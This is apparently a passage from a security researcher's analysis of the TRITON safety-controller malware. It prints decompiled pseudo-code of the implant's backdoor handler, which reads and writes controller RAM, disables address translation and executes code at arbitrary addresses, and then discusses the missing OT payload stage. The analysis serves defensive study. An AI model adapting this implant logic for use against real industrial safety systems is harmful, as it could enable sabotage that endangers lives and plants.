    if ((mp == compare_mp) || (mp == 0xFF))
    {
        mp = arg->return_value;

        // Check implant command
        switch (cmd)
        {
            // Read N bytes from RAM at address X
            case M_READ_RAM:
            {
                if (mp >= 0x14)
                {
                    size = arg->field_0;
                    address = arg->field_1;

                    if ((size > 0) && (size <= 0x400))
                    {
                        memcpy(&arg->cmd, address, size);
                        return_value = (size + 0xA);
                    }
                    else
                    {
                        goto main_end;
                    }
                }
                else
                {
                    goto main_end;
                }

            }break;
```

```
// Write N bytes to RAM at address X
case M_WRITE_RAM:
{
    size = arg->field_0;
    address = arg->field_1;
    data = arg->field_3;

    if ((size > 0) && (size == (mp - 0x14)))
    {
        reenable_address_translation = 0;

        if (address < 0x100000)
        {
            reenable_address_translation = 1;
            disable_address_translation();
        }

        memcpy(address, &data, size);

        if (reenable_address_translation == 1)
        {
            enable_address_translation();
        }

        return_value = 0xA;
    }
    else
    {
        goto main_end;
    }

}break;

// Execute function at address X
case M_EXECUTE:
{
    if (mp >= 0x10)
    {
        function_ptr = arg->field_0;

        if (function_ptr < 0x100000)
        {
            call(function_ptr);
            return_value = 0xA;
        }
        else
        {
            goto main_end;
        }
    }
    else
    {
        goto main_end;
    }
```

```
            }break;
        }

        switch_end:
            arg->unknown_ui8_02 = 0x96;
            arg->return_value = return_value;
            tristation_mp_diagnostic_data_response();

    }

    // This most likely continues with the actual TriStation 'get main processor
diagnostic data' handler
    main_end:
        jump(0x3A0B0);
}

void disable_address_translation(void)
{
    mtpsr eid, r3;    // External Interrupt Disable (EID) = r3
    r4 = -0x40;        // 11111111111111111111111111011000; Sets IR=0 (Instruction
address translation is disabled), DR=1 (Data address translation is enabled)
    mfmsr r3;        // r3 = Machine State Register
    r3 = r4 & r3;    // Disable instruction address translation
    mtmsr r3;        // Machine State Register = r3
    return;
}

void enable_address_translation(void)
{
    r3 = 0xC000000;        // 00001100000000000000000000000000; IC_CST CMD = 110
(Instruction cache invalidate all command)
    mtspr ic_csr, r3;    // Instruction Cache Control and Status Register = r3.
    isync;                // Synchronize context, flush instruction queue
    mfmsr r3;             // r3 = Machine State Register
    r3 |= 0x30;          // 110000; Sets IR=1 (Instruction address translation is
enabled), DR=1 (Data address translation is enabled)
    mtmsr r3;             // Machine State Register = r3
    sync;                 // Ordering to ensure all instructions initiated prior to
the sync instruction complete and no subsequent ones initiate until synced
    mtspr eie, r3;         // External Interrupt Enable (EIE) = r3
    return;
}

// This most likely retrieves the argument to the TriStation 'get main processor
diagnostic data' command
void get_argument(void)
{
    r3 = r31;
    jump(0x6B9CC);
}

// This most likely sends a response to the TriStation 'get main processor
diagnostic data' command
void tristation_mp_diagnostic_data_response(void)
```

```
{
    r3 = r31;
    jump(0x68F0C);
}
```

Stage 4: Missing OT Payload

In order to affect operations beyond a mere process shutdown (ie. the dreaded cyber-physical damage scenario), a fourth-stage 'OT payload' causing or facilitating a safety failure would be required. As mentioned before, however, it was claimed no OT payload was recovered during the incident. The absence of an OT payload on the compromised engineering workstation could imply it would have been dropped later after initial safety controller implantation tests had passed. It is conceivable an attacker would want to make sure multiple safety controllers were properly implanted and working before activating a possibly complicated (collection of) OT payload(s). But it's also possible the attacker hadn't started to develop a proper OT payload yet while they were already implanting the controllers. Regardless, any assessment of the attacker's end game under these conditions remains speculative.